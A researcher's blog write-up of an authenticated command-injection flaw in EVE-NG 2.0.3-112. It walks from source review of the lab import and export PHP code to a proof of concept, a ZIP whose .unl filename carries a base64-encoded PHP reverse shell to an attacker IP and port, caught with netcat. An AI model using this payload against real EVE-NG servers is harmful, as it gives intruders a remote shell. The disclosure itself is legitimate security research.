A deep dive into EVE-NG Remote Command Execution (https://erpaciocco.github.io/2022/eve-ng-rce/)

🕐 3 minute read

Hi all! A few months ago, during an activity, I tested an exposed EVE-NG instance. Immediately I thought:

"I am going to find a critical vulnerability in EVE-NG!"

I started the analysis and, a few days later, I reached my mission: now I'm gonna explain you all of my process, from recon to RCE, in:

> *EVE-NG 2.0.3-112 (community)*

Let's goo!

Phase 1: Inspecting Source Code

From EVE-NG Website (https://www.eve-ng.net/index.php/download/) I downloaded the 2.0.3-112 Community version OVF. It was locally available at 192.168.1.26 (http://192.168.1.26).

I started the source code analysis by finding potentially dangerous functions like `exec`, `passthru`, `include` and so on. After typing `exec` in search bar I found this:

2075 risultati in 303 file - Apri nell'editor

```
v  api.php  html                                         1    6
   exec($cmd, $o, $rc);
   exec($cmd, $o, $rc);
   exec($cmd, $o, $rc);
   exec($cmd, $o, $rc);
   exec($cmd, $o, $rc);
   exec($cmd, $o, $rc);
v  __node.php  html\includes                                  2
   exec($cmd, $o, $rc);
   exec($cmd, $o, $rc);
v  api_authentication.php  html\includes                      10
   $statement -> execute();
   $statement -> execute();
   $statement -> execute();
   $statement -> execute();
   $statement -> execute();
   $statement -> execute();
   $statement -> execute();
   $statement -> execute();
   $statement -> execute();
   $statement -> execute();
v  api_folders.php  html\includes                             4
   BASE_LAB.$path.' -name "*.unl" -exec sudo /opt/unetlab/wra...
   exec($cmd, $o, $rc);
```

Results of 'exec' string

Looking at results page, I realized it could have been so funny because there were a lot of `exec` references which imply input data to check and validate. I decided to investigate more in depth on *api_labs.php*: it exposes an API to manage labs functions.

A quick sight to these functions gave me a hint on which ones I should focus on:

- Import Lab

- Export Lab

Other ones were more sanitized/hard to exploit or they weren't "highly related" to a potential RCE.

Function	Possible Exploit	Motivation (lines)
apiCloneLab	Path Traversal	*api_labs.php*: `107`, `117`
apiDeleteLab	**RCE**	Possible RCE but hard to exploit (input filters)
apiImportLabs	**RCE**	Possible chained RCE
apiExportLabs	**RCE**	Possible chained RCE

Phase 2: Exploit Theory

A deeper inspection led me to this plan:

1. Import zipped LAB with a payload inside filename

2. Export the same LAB, thus triggering command execution

> *Even if in other API calls UNL filename is checked and verified, in Import LAB feature (ZIP file) there isn't a check on* `file` *parameter:*

Function *apiImportLabs* : `html\includes\api_labs.php`

```php
    if (checkFolder(BASE_LAB.$p['path']) !== 0) {
        // Path is not valid
        $output['code'] = 400;
        $output['status'] = 'fail';
        $output['message'] = $GLOBALS['messages'][80077];
        return $output;
    }

    $finfo = new finfo(FILEINFO_MIME);
    if (strpos($finfo -> file($p['file']), 'application/zip') !== False) {
        // UNetLab export
        $cmd = 'unzip -o -d "'.BASE_LAB.$p['path'].'" '.$p['file'].' *.unl';
        exec($cmd, $o, $rc);
        if ($rc != 0) {
            $output['code'] = 400;
            $output['status'] = 'fail';
            $output['message'] = $GLOBALS['messages'][80079];
            return $output;
        }
```

apiImportLabs function

The absence of this check makes possible to inject arbitrary filenames in UNL files: in Linux almost all characters are permitted inside filename, so it's fantastic. I only had to end filename with *".unl"*.

In Export LAB feature there is a check to validate the existence of the file. If the file exists, the filename is passed to exec (parameter we control is `$relement`):

Function *apiExportLabs* : `html\includes\api_labs.php`

```
// Using "element" relative to "path", adding '/' if missing
$relement = substr($element, strlen($p['path']));
if ($relement[0] != '/') {
    $relement = '/'.$relement;
}

if (is_file(BASE_LAB.$p['path'].$relement)) {
    // Adding a file
    $cmd = 'zip '.$export_file.' "'.'.'.$relement.'"';
    exec($cmd, $o, $rc);
    if ($rc != 0) {
        $output['code'] = 400;
        $output['status'] = 'fail';
        $output['message'] = $GLOBALS['messages'][80073];
        return $output;
    }
}
```

apiExportLabs function

> **NOTE**: *Considering that path delimiters in Linux are forward slashes (/) while I was in Windows environment, I had to inject a payload that didn't contain such characters (/, : in Windows also \ is path delimiter). I opted to inject as zip argument a bash command.*

Phase 3: PoC

1) **Login as Admin**

- To exploit this vulnerability, we must have enough privileges to create a new Lab. **Admin** user is the only role available in this version, so if you have an account on eve-ng, it will surely be an Administrator.

Login page

2) **Import a new LAB**

Once in */#/main* you must prepare the payload. Craft a payload as shown in steps below:

- Create a ZIP file with a simple UNL file
- Open ZIP file and rename it following these rules:
    - The filename must end with ".unl"
    - Filename must not contain these characters: / \ " ' Considering these limitations and that we must inject bash commands, final payload will be like:

```
$(eval $(echo BASE64DATA| base64 --decode)).unl
```

The best thing we can do in this case is build a reverse shell. Payload is base64 encoded, so we need to base64 encode a reverse shell payload. In my case it has been:

```
php -r '$sock=fsockopen("192.168.1.22",5555);exec("/bin/sh -i <&3 >&3 2>&3");'
```

- Base64-encoded:

```
cGhwIC1yICckc29jaz1mc29ja29wZW4oIjE5Mi4xNjguMS4yMiIsNTU1NSk7ZXhlYygiL2Jpbi9zaCAtaSA8JjMgPiYz
IDI+JjMiKTsn
```

But you must change it in the following format:

```
php -r '$sock=fsockopen("YOUR_LISTENING_IP",YOUR_LISTENING_PORT);exec("/bin/sh -i <&3 >&3
2>&3");'
```

3) **Upload malicious ZIP file as new Lab**

Malicious ZIP

4) **Export LAB**

In this final stage you must export the malicious Lab you've just created. Shell commands inside the UNL name will be executed. In case of reverse shell, be sure you are listening on IP and port set in malicious filename.

Netcat listening

Export LAB

Reverse Shell

STAY TUNED!

LEAVE A COMMENT